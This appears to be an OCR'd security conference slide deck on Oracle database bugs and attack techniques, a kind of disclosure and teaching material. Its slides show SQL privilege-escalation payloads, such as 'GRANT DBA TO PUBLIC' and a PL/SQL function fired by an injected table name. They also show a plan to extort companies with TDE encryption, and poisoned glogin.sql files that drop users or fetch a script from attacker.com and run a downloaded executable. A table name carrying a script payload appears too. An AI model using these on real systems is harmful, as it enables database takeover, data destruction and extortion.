
```
create view hackdual as
select * from dual
where dummy in
  (select * from dual);
```

Patched with Oracle CPU July / October 2007


Oracle Security – Oracle Bugs

After a successful login to an Oracle database, Oracle sets the NLS language settings with the command “ALTER SESSION SET NLS…” ALWAYS in the context of the SYS user.


The “alter session” SQL-command is transferred from the client to the database and executed there.



Oracle Security – Oracle Bugs




Oracle Security – Oracle Bugs





```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UMERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ;   NLS_SORT= '%.*
0015e370h: 73 27 00 00 47 52 41 4E 54 20 44 42 41 20 54 4F ; s'..GRANT DBA TO
0015e380h: 20 50 55 42 4C 49 43 2D 2D 5F 4C 41 4E 47 55 41 ;  PUBLIC--_LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ;  NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; %.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```

Oracle Security – Oracle Bugs




“Democracy (or anarchy) in the database”




works up to 10.2.0.2 without Critical Patch Update

Oracle Security – Oracle Bugs

In April 2007 David Litchfield released a small tool called ora-auth-alter-session (part of OAK) to exploit this bug instead of using the DLL patch.




Oracle Security - Bugs - The future



- Query Optimizer problems (e.g. View problems)
- Locking problems (e.g. select * from table for update)
- Abuse of Oracle features (e.g. Transparent Data Encryption - TDE)
- Client Side Attacks
- Bypass / Avoid Auditing


Transparent Data Encryption (TDE) – Facts



- TDE is a new feature since 10.2 and part of the Oracle Advanced Security Option (ASO)
- Adds transparent encryption to the database on table level
- Oracle is doing the key management. The encryption keys are stored in an external file or (optional) in hardware (11g)
- Archive and Redo-Logs are also encrypted
- Requires an additional ASO license (10.000 USD per processor) on top of the Oracle Enterprise Edition

- TDE is a great for auditors “We are encrypting the sensitive data with AES256 - Everything is secure”
- But useless if attacker comes from SQL layer or application layer


Transparent Data Encryption (TDE) – Hacker Facts



- Encryption can help attackers to find the interesting information (e.g. passwords, credit-cards, ...) in large systems.
  A SAP system for example has up to 60.000 tables...
- Get encrypted tables

```
SQL> select table_name, column_name, encryption_alg, salt from
dba_encrypted_columns;

TABLE_NAME          COLUMN_NAME          ENCRYPTION_ALG               SAL
------------------------------------------------------------------------

CREDITCARD          CCNR                 AES256                       NO
CREDITCARD          CVE                  AES256                       NO
CREDITCARD          VALID                AES256                       NO
```

Transparent Data Encryption (TDE) – Usage



- Even if not licensed installed by default (even in the free Oracle Express Edition)
- Set the key to create the wallet (only the first time)

```
ALTER SYSTEM SET ENCRYPTION KEY
identified by "CCC24C3"
```

- Create encrypted tables using the following command

```
CREATE TABLE mytable( id NUMBER, salary VARCHAR2(9) ENCRYPT
USING 'AES256');
```

- Modify already existing tables

```
ALTER TABLE mytable MODIFY (mycolumn encrypt using 'AES256'
no salt);
```

- After database start the wallet must be open

```
alter system set encryption wallet open authenticated
by "CCC24C3";
```

Attack Scenario - Hotel Safe


- The following scenario describes an attack scenario which could happen NOW!!! - during this presentation ...

1. Take the passport

2. Put it into the hotel safe and lock it

3. Write Message: 500 EUR for the PIN

Dilemma:




4. Late checkout after this presentation: Airplane is leaving in 2 hours...

Call the police - wait many hours - miss the plane - new ticket (1000 EUR)

or


pay the ransom (500 EUR)

TDE – Blackmail companies - Scenario



- The previous scenario could be implemented with TDE in an Oracle 10g/ 11g database
  - Escalate Privileges to DBA
  - Enable TDE with an alter system command
  - Encrypt important data (e.g. from business transactions). Due to the fact that it's transparent the application does not detect the change
  - Close the wallet after 1 week via a database job and send an email to the CEO...
- Depending off the backup concept of the database, the important data is encrypted and only accessible via the encryption keys in the wallet.
- But the wallet password is not known to the DBA, only known to the attacker
- There is not backdoor (AFAIK) in TDE

TDE – Dilemma




- Pay the ransom
  or
  call the police

- An investigation take days/weeks/months. During that time the orders for examples could not be performed...

- Or you pay the money and (hopefully) get the key

- Other scenarios: Unhappy DBA takes precautions for layoffs, ...

TDE – Mitigation




- AFAIK it is not possible to disable TDE it directly
- Use the init.ora-parameter compatible to disable TDE
- Set and open always a TDE wallet even if you are not using it.
  In this case it’s a license violation...

Attacking via DB-Clients - I

- Very often the easiest way to hack a protected Oracle database is via the workstation of the DBA / Developer
- Easiest attack for all databases
- No database account or password necessary
- Potential attack vector
  - **USB U3 stick**
  - **Browser exploits**
  - **Physical modification of the workstation**
  - **...**


Attacking via DB-Clients (SQL*Plus) - II



- The following action could be done using USB-U3-Sticks/local access to the workstation (Insider - Coffee-Break!) /...
- Search the file login.sql or glogin.sql on the workstation of the DBA
- Insert a SQL commands ("`drop user system cascade`") or an HTTP address into these files ("`@http://www.attacker.com/installrootkit.sql`")
- Wait until the DBA connects to the database from his workstation
- The content of the (g)login.sql is executed with DBA privileges

- This is not only an Oracle problem!!!
- Works also with 3rd party Oracle tools like TOAD, SQLDeveloper or PLSQL Developer. Only the file names are different...
- Some MS SQL Server-Tools have similar "features"


Attacking via DB-Clients (SQL*Plus) - III



- During every connect against every Oracle database an user MTSYS with DBA privileges and with the password CCC24C3 is created

```
-------------glogin.sql--------------------------
 set term off
 grant dba to MTSYS identified by ccc24c3;
 set term on
-------------glogin.sql--------------------------

C:\ >sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0 - Production
SQL>
```


Attacking via DB-Clients (SQL*Plus) - IV



- Or an attacker could insert an HTTP or FTP call into the SQL*Plus startup file


```
------------glogin.sql-------------------------
@http://www.hacker.com/hackme.sql
------------glogin.sql-------------------------
------------hackme.sql-------------------------
set term off
host tftp -i 192.168.2.190 GET evilexe.exe evilexe.exe
host evilexe.exe
Grant dba to hacker identified by ccc24c3;
set term on
------------hackme.sql-------------------------

C:\ >sqlplus system@ora102
SQL*Plus: Release 10.2.0.3.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.2.0.3.0 - Production
SQL>
```

Shellcode in Database Objects



- The following technique allows to put various types of shellcode in database objects like tables, columns, trigger, ...
- In some circumstances (e.g. during upgrade, maintenance work, script, displaying tablenames...) the shellcode is executed.
- The normal length of a database object in Oracle is 30 characters. So we need short shellcode...

Shellcode in Database Objects



- Database objects are normally created without double-quotes:

  create table orders (aa varchar2(1));

  – The tablename orders will be converted to uppercase "ORDERS" and created

- According to the SQL standard (in all relational databases) it is also possible to create object names in double-quotes

  create table “orDers” (“Aa” varchar2(1));

  – Table name is not converted and created with uppper and lowercase characters

  – Most database developers (at least in the Oracle world) are not using double quotes for object names

Shellcode in Database Objects - Javascript


- Database objects are normally created without double-quotes:

```
Create table "<script>alert('HI')</script>" (a
varchar2(1));
```

- If a webbased application displays the table name without sanitizing the user output, the javascript code is executed...

- The 3rd-party Application “DBA Connect 1.5” is vulnerable against this attack.

Shellcode in Database Objects - SQL Code I



- Our function for privilege escalation


```
CREATE OR REPLACE FUNCTION F1 return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN 1;
END;
/
```

- Create a table calling our function

```
create table " ' or 1=user12.f1--"
(a varchar2(1));
```

- Depending of the usage of the table in PL/SQL the code will be executed

Shellcode in Database Objects - SQL Code II

